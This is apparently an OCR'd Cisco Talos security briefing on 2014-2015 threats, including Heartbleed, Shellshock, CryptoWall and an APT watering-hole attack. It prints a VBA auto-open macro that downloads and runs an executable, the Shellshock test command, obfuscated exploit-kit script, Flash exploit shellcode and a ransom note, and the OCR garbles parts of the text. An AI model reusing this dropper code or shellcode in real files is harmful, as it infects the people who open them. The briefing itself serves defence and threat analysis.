ByVal LKTQIL As String, ByVal OUSNWJ As String, ByVal VKSWDP As Long, _
ByVal ICLAIK As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
PYLPWN
End Sub
Public Sub PYLPWN()
                                                               /b2.exe", Environ("TMP") & "\sf.joz.jeri.exe"
    YJHKSL "http://dl.dropboxusercontent.com/s/
End Sub
Function YJHKSL(TMDEOR As String, OKRQDR As String) As Boolean
    Din CPHSVK As Long
    CPHSVK = URLDownloadToFileA(0, TMDEOR, OKRQDR, 0, 0)
    If CPHSVK = 0 Then YJHKSL = True
    Dim OKBIBJ
    OKBIBJ = Shell(OKRQDR, 1)
End Function
Sub Workbook_Open()
   Auto_Open
End Sub
                                                                                          1.1
                                                                                                        Top
```

!ttribute VB_Name = "ThisDocument"

This Isn't the First Time

	timestamp \$	url ≑	url_path \$	company_id ‡
1	2014-05-26T11:49:50+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	81
2	2014-05-26T10:13:57+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	81
3	2014-05-26T10:13:27+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	81
4	2014-05-26T10:05:58+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	81
5	2014-05-26T10:05:23+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	81



Something about these c2 Servers...

```
Domain Name: SELOMBIZNET.IN
Created On:18-Mar-2014 14:49:44 UTC
Last Updated On:20-May-2014 07:40:31 UTC
Expiration Date: 18-Mar-2015 14:49:44 UTC
Sponsoring Registrar: Webig Domains Solutions Pvt. Ltd. (R131-
AFIN)
Status: CLIENT TRANSFER PROHIBITED
Registrant ID:WIQ 34706770
Registrant Name:Logistics suery
Registrant Organization:adadans 1td
Registrant Street1:23 Lake Street number 2 close off medical
road london,
Registrant Street2:
Registrant Street3:
Registrant City:london
Registrant State/Province:Bournemouth
Registrant Postal Code:W10 6LH
Registrant Country:GB
Registrant Phone: +44.0708765443
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email: mobday70@gmail.com
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
Domain ID:D8228487-AFIN

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Domain name:
        londonpaerl.co.uk
    Registrant:
        MediaServicePlus Ltd.
    Registrant type:
        Unknown
    Registrant's address:
        2 close medicle road
        london
        Bexley
        DA5 1ND
        United Kingdom
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
Download Banast



Domain Name	Create Date	Registrar
france24.in	2014-05-08	
hussainscan.com	2014-04-15	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
londonpearl-uk.co	2014-03-21	
manualyures.com	2014-03-12	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
mylovekemy.in	2014-03-18	
selombiznet.in	2014-03-18	



And More....





And...more...

2013-11	1-16			2013-11-22	
1 Domain	n Name:	HSBC-INTERNATIONAL.US	1	Domain Name:	HSBC=INTERNATIONAL.US
2 Domain	n ID:	D41775839-US	2	Domain ID:	D41775839-US
	Dring Registrar: CDOMAINREGISTRY.COM	PDR LTD. D/B/A	3	Sponsoring Registrar: PUBLICDOMAINREGISTRY.COM	PDR LTD. D/B/A
4 Sponso	oring Registrar IANA ID:	303	4	Sponsoring Registrar IANA ID:	303
5 Regist	trar URL (registration services):	www.publicdomainregistry.com	5	Registrar URL (registration services):	www.publicdomainregistry.com
6 Domain	n Status:	clientDeleteProhibited	6	Domain Status:	clientDeleteProhibited
7 Domai:	n Status:	clientHold	7	Domain Status:	clientHold
8 Domain	n Status:	clientTransferProhibited	8	Domain Status:	clientTransferProhibited
9 Domain	n Status:	clientUpdateProhibited	9	Domain Status:	clientUpdateProhibited
10 Regist	trant ID:	DI_29668806	10	Registrant ID:	DI_29668806
11 Regist	trant Name:	willias davies	11	Registrant Name:	DONALD FISHER
12 Regist	trant Organization:	Not Acceptable	12	Registrant Organization:	DONALD LTD
	trant Address1: edical road london,	23 Lake Street number 2 close	13	Registrant Address1:	3218 N Lost Canyon way
14 Regist	trant City:	mann	14	Registrant City:	louisiana
15 Regist	trant State/Province:	Ohio	15	Registrant State/Province:	louisiana
16 Regist	trant Postal Code:	W10 6LH	16	Registrant Postal Code:	70115
17 Regist	trant Country:	United States	17	Registrant Country:	United States
	trant Country Code:	US	18	Registrant Country Code:	US
19 Regist	trant Phone Number:	+1.0708765443	19	Registrant Phone Number:	+1.2088303766
20 Regist	trant Email:	selom70@gmail.com	20	Registrant Email:	selom70@gmail.com
21 Regist	trant Application Purpose:	P1	21	Registrant Application Purpose:	P1
22 Regist	trant Nexus Category:	C11	22	Registrant Nexus Category:	C11
23 Admin	istrative Contact ID:	DI_29668806	23	Administrative Contact ID:	DI_29668806
24 Admin	istrative Contact Name:	willias davies	24	Administrative Contact Name:	DONALD FISHER
25 Admin	istrative Contact Organization:	Not Acceptable	25	Administrative Contact Organization:	DONALD LTD
	istrative Contact Address1: edical road london,	23 Lake Street number 2 close	26	Administrative Contact Address1:	3218 N Lost Canyon way
27 Admin	istrative Contact City:	mann	27	Administrative Contact City:	louisiana
28 Admin	istrative Contact State/Province:	Ohio	28	Administrative Contact State/Province:	louisiana
29 Admin	istrative Contact Postal Code:	W10 6LH	29	Administrative Contact Postal Code:	70115
30 Admin	istrative Contact Country:	United States	30	Administrative Contact Country:	United States
31 Admin	istrative Contact Country Code:	US	31	Administrative Contact Country Code:	US
32 Admin	istrative Contact Phone Number:	+1.0708765443	32	Administrative Contact Phone Number:	+1.2088303766
33 Admin	istrative Contact Email:	selom70@gmail.com	33	Administrative Contact Email:	selom70@gmail.com
34 Admin	istrative Application Purpose:	P1	34	Administrative Application Purpose:	P1
35 Admin	istrative Nexus Category:	C11	35	Administrative Nexus Category:	C11
36 Billin	ng Contact ID:	DI_29668806	36	Billing Contact ID:	DI_29668806
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Even More Clever

Records

Displays various information related to AS, BGP, Routes and Location.

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
starshem-egy.com		100	us2.mx1.mailhostbox.com	208.91.199.205	us2.mx1.mailhostbox.com	208.91.198.0/23		
	MX						AS40034 CONFLUENCE-NETWORK-INC Confluence Networ	United States
			us2.mx3.mailhostbox.com	208.91.199.226	us2.mx3.mailhostbox.com	CONFUUS-TX2		
	n NS		ns1.viphostseo.com					
			ns2.viphostseo.com					
			ns3.viphostseo.com					
			ns4.viphostseo.com					
	SOA	04	selom70.gmail.com					
			ns1.viphostseo.com					

Whois Record (last updated on 2014-06-23)

Domain Name: STARSHEM-EGY.COM

Registry Domain ID: 1832021143_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.publicdomainregistry.com

Registrar URL: www.publicdomainregistry.com

Updated Date: 17-Mar-2014 Creation Date: 22-Oct-2013

Registrar Registration Expiration Date: 22-Oct-2014 Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com

Registrar IANA ID: 303

Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com

Registrar Abuse Contact Phone: +1-2013775952

Domain Status: clientTransferProhibited

Registry Registrant ID: PP-SP-001

Registrant Name: Domain Admin

Registrant Organization: Privacy Protection Service INC d/b/a PrivacyProte

Registrant Street: C/O ID#10760, PO Box 16 Note - Visit PrivacyProtect.org

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Registrant City: Nobby Beach

Registrant State/Province: Queensland

Registrant Postal Code: OLD 4218

Mitigations

- We revealed and blocked the entire infrastructure
 - Associated domains (>20)
 - Revealed malware MD5
- Cloud Web Security
- Web Security Appliance
- IPS
- ESA





What is Heartbleed?



- If the specified heartbeat request length is larger than its actual length, this memcpy() will read memory past the request buffer and store it in the response buffer which is sent to the attacker
- OpenSSL1.0.1 1.0.1f are vulnerable
- Bug was introduced in December 2011 but not found/disclosed until April 2014
 - OpenSSL is used by 2/3 of Internet web servers and many products
- Approximate 534,156 services are vulnerable
 - STILL over 120,000 vulnerable
- Cisco was one of the first security companies to provide IPS coverage

Security Impact



Bigger than 443

- Any SSL service is being targeted
- Most prominent sites have already patched
- Many, many, smaller sites are not patched...

Worst case: Private keys, credentials and more leaked

- Hijacked accounts -> more exploit kits
- Embedded devices are unlikely to patch
- May enable lateral movement
- Without security monitoring there is no real way to know if you were exploited

The client side attack is also concerning




Network Telemetry Attacker Sources




Network Telemetry Successful Attacks







Services Being Targeted




Destination Port/ICMP Code

- 465 (smtps)/tcp
- 995 (pop3s)/tcp
- 993 (imaps)/tcp
- 443 (https)/tcp



Services Attack Success



Source Port/ICMP Type

465 (smtps)/tcp


995 (pop3s)/tcp

993 (imaps)/tcp

443 (https)/tcp



Client Side Exploitation is a Reality





Alert Volume...





Shellshock: CVE-2014-6271

env x='() { :;}; echo vulnerable' bash -c "echo this is a test"


```
sh-3.2$ env x='() { :;}; echo wulm
rable' bash -c "echo this is a test
vulnerable
 this is a test
```



Shellshock Exploitation

env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

We 1st detected attempts to exploit Shellshock 0400 GMT 24 Sept.



Product	Protection
AMP	√
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A



Shellshock Creativity

Types of Activity

- Illegitimate Probing (no exploitation)
- Cloud-based and/or other legitimate scanners (no exploitation)
- Lateral movement / Privilege escalation
- Attempts to establish reverse shell
- Attempts to retrieve sensitive files (passwdfile, HTTPS certificate, etc.)
- Stealing bitcoins
- Remote patching attempts

Affected Protocols & Programs

- HTTP (typically cgi)
- DHCP
- SSH
- inetd
- qmail, procmail, exim
- OpenVPN
- ???



Mitigations

- This will be around along time
- Upgrade
- Still many vulnerable machines out there

Product	Protection
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CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A






Threat: APT






Exploit Kits





Evolving Exploit Kits



Exploit Kits

```
<script>
     var 11PDSOu = "SxA4";
     rcEaHs = function(a) {
                                Component
                                                 Vulnerability
     xpSja = function() {
                                                 CVE-2014-0515
                                Flash
42
         var hukFK = "bGxrKL7
43
         rcEqHs('ndLy' + '='
                                Active X
                                                 CVE-2013-7331
                                                                   6457346453635084578876054349862
         37597643908478844078
                                                                   6054308198140876319060664947688
                                Internet Explorer CVE-2013-2551
         49476886537434008409
                                                                   9457844203644084085825885859818
                                                CVE-2013-0074
                                Silverlight
     var aBia5t = "G7hqtLV";
12
                                                 CVE-2012-0507
                                Java
    Two-Character Code */ '0
                                                                      '05'
                                                                            '43'
                                                                                  '08'
                                                                                        1871
                                                                                               '63'
                                                 CVE-2010-0188
        Array Index
                                PDF
                                                                        5
                                                                             41
                                                                                         85
                                                                                               61
     Decoded Character
                                                                              n
```



Group 72

"Operation SMN" refers to the takedown of a threat actor that has targeted and exploited individual victims and organisations worldwide. Cisco was one of the participants in this effort.





















Mitigations

- Gh0stRat Win.Trojan.Gh0stRAT, 19484, 27964
- PoisonIVY / DarkMoon —
 Win.Trojan.DarkMoon, 7816, 7815, 7814,
 7813, 12715, 12724
- Hydraq Win.Trojan.HyDraq, 16368, 21304
- HiKit Win.Trojan.HiKit, 30948
- Zxshell Win.Trojan.Zxshell, 32180, 32181
- DeputyDog Win.Trojan.DeputyDog, 28493, 29459
- Derusbi Win.Trojan.Derusbi, 20080

Product	Protection
AMP	✓
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A





Wiper Malware

- Good enough development cycle
 - If you don't need an F1 car why build one?
- A growing trend?
 - Many verticals targeted...
 - Oil & Energy
 - Electronics
 - Entertainment
 - Banking & Finance
- Many reasons using wipers may make sense...



Building a Better Mousetrap

```
Stream Content

00000000 28 00 0a 0b fa b7 57 49 4e 58 50 2d 53 50 33 2d (....WI NXP-SP3-
00000010 58 38 36 00 ac 71 80 6b ab 71 ff ff ff 63 6b X86..q.k .q...ck
00000020 ab 71 d5 13 40 00 04 00 00 00 .q..@....
```

```
        Stream Content
        600000000 28 00 0a 0b fa aa 4d 41 52 43 5a 5f 57 37 45 4e (.....MA RCZ_W7EN 00000010 54 5f 53 50 31 00 a9 de 7f 06 fe ff ff ff eb 3b T_SP1......; 00000020 60 76 d5 13 40 00 04 00 00 00 v...@....
```



Protecting the Customer

- Talos always want to deliver up-to-date detection for the latest threats in the quickest most efficient manner possible.
- The quality of the detection should never be dismissed
- For full details, please read our blog: http://blogs.cisco.com/talos/wiper-malware

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Cryptowall 2.0

- Data is the new target
- Ransomware
 - Becoming more popular
 - Using more evasive techniques

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 2.0.

More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA (cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

- 1.https://paytordmbdekmizq.tor4pay.com/1NNk3ij
- 2.https://paytordmbdekmizq.pay2tor.com/1NNk3ij
- 3.https://paytordmbdekmizq.tor2pay.com/1NNk3ij
- 4.https://paytordmbdekmizq.pay4tor.com/1NNk3ij

If for some reasons the addresses are not available, follow these steps:

- 1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
- 2. After a successful installation, run the browser and wait for initialization.
- 3. Type in the address bar: paytordmbdekmizg.onion/1NNk3ij
- Follow the instructions on the site.

IMPORTANT INFORMATION:


Your Personal PAGE: https://paytordmbdekmizg.tor4pay.com/1NNk3ij

Your Personal PAGE(using TOR): paytordmbdekmizq.onion/1NNk3ij

Your personal code (if you open the site (or TOR 's) directly): 1NNk3ij

Evasive Techniques

- Encrypted Binary
- Anti-VM check
- Uses TOR for Command & Control
- Runs 32-bit & 64-bit code simultaneously



Run

Cryptowall

Stopping Ransomware

- Before:
- ESA Stops the spam which is the primary infection vector.
- During:
- AMP, NGFW, IPS in addition to CWS & WSA detect and block attempts at downloading malware.
- After:
- IPS & NGFW identify and block malware operation and spread.

For more information, see our blog entry: http://blogs.cisco.com/security/talos/cryptowall-2

Product	Protection
AMP	9
CWS	✓
ESA	✓
Network Security	V
WSA	✓

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Ghost in the Machine – CVE-2015-0235



- 0-day vulnerability in GNU C Library
 - gethostbyname()
 - gethostbyname2()
- An Exploit for the Exim mail server exits that bypasses
 - "bypasses all existing protections (ASLR, PIE, NX) on 32-bit and 64-bit machines"
 - A Metasploit module is intended to be released

Email server attempts to resolve "malformeddomain" and suffers buffer overflow with potential exploitation



Ghost in the Machine – CVE-2015-0235

- How bad is it really?
 - Application must accept hostname input to one of the deprecated functions BUT..
 - Malformed hostname must consist of digits and only three dots or less
- What kind of software could be vulnerable?
 - Relatively few real-world applications accept this type of data as input
 - Ex: Exim mail server, procmail, pppd and others
- A patch has existed since May of 2013 but security impact not realised-PATCH

Product	Protection
AMP	N/A
CWS	N/A
ESA	N/A
Network Security	
WSA	N/A





Defence in Depth

- One product rarely protects against everything
- Additional layers of security offer additional changes of stopping the bad guy
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
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- Began Blocking July 11th 2014
- Affected 27 companies across 8 verticals
 - Not a watering hole





User navigates to legitimate site

anc.club.tw hklawsoc.org.hk city.mirrorbooks.com chinalaborwatch.org beijingspring.com dwnews.com

User redirected

ep66.com.tw aanon.com.tw hongpuu.com.tw npec.com.tw Shellcode passed to malicious flash file

CVE-2014-0515

Receives shellcode and executes

app.qohub.info



Drops DLL and contacts CNC

app.qohub.info



Malicious executable dowloaded




- Sites hosting malicious content:
 - ep66.com.tw
 - aanon.com.tw
 - hongpuu.com.tw
 - npec.com.tw
- Flash file exploited CVE-2014-0515
 - obfuscated



```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab" width="1" height="1" />
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  <param name="allowScriptAccess" value="always" />
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0x8b50ffff,0x026af045,0x0097e850,0x6a530000,0xec55ffff,0x00c7e855,0xe88b0000,0x4048c033,0x00057c80,0xeb0274c3,0x8be803f6,0xe8c35dc5,0x000000000,0x95e88358,0x412f8d05
x2cc12d00,0x6ac30041,0x68006a00,0x00006e6f,0x6c727568,0x0015e86d,0x6ac30000,0x68006a00,0x706c6865,0x616d6968,0x0001e867,0x55c30000,0xec83ec8b,0x57565110,0x8d59046
758df07d,0x8da5f308,0x6a50f045,0x50c03301,0x0e4e8e68,0x004fe8ec,0xe8500000,0x00000007e,0x0007e850,0x5e5f0000,0x10c2c959,0xec8b5500,0x5104ec83,0x458b5756,0xfc458908
      0x758d0c7d, 0x8ba5f310, 0x07890445, 0xffff4be8, 0x084589ff, 0x5ffc458b, 0xc483595e, 0xc4835404, 0xec8b5504, 0xff05c083, 0x575651e0, 0x8b64c033, 0xc9333040, 0x768bf08b
      0x8b08468b,0x368b207e,0x184f3966,0x5e5ff275,0xc033c359,0x30408b64,0x8b0c408b,0x408b1c40,0x8b55c308,0x515657ec,0x7d8b5352,0x10758b0c,0x56086d8b,0x3c758b36
      x56f50378,0x20768b3e,0xc933f503,0x33ad4149,0xbe0f36db,0xd63a2814,0xcbc10874,0x40da030d,0xdf3befeb,0x3e5ee775,0x03245e8b,0x8b3e66dd,0x85584
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     53fffffe,0x0017a568,0x5fe8577c,0x89ffffff,0xfffee085,0x296853ff,0x5756c612,0xffff4de8,0xdc8589ff,0x53fffffe,0x073c5968,0x3be8577b,0x89ffffff,0xfffed885,0x5
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.0x535353ff,0x5053026a,0xfedc95ff,0x8589ffff,0xfffffef4,0x6a535353,0x95ff5004,0xfffffed8,0xfef08589,0x788bffff,0x89f8033c,0xfffeecbd,0x77ff53ff,0xf0b5ff78,0xfffffffe
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xfffffffe,0xfffef4b5,0xcc95ffff,0xfffffffe,0xc95ffff,0x8bfffffe,0xc95f5bc3,0xc000008c2,0x68000000,0x3a707474,0x77772f2f,0x70652e77,0x632e3636,0x742e6d6f,0x
65732f77,0x2e707574,0x00657865,0x??_??,0x000000000" />
 <param name="Play" value="true" />
 </object>
```



h:pttww//pe.wc.66t.moes/w.putexe



```
h:pttww//pe.wc.66t.moes/w.putexe
h
ttp:
     //ww
         w.ep
              66.c
                  om.t
                      w/se
                           tup.
                               exe
http://www.ep66.com.tw/setup.exe
```

- Encryption key "Fifa@Brazil14"
- Port 443 but not SSL



Mitigations

- Blocklist
 - ep66.com.tw
 - aanon.com.tw
 - hongpuu.com.tw
 - npec.com.tw
- CVE-2014-0515
- AMP

Product	Protection
WSA	✓
CWS	✓
Network Security	✓
AMP	✓
ESA	



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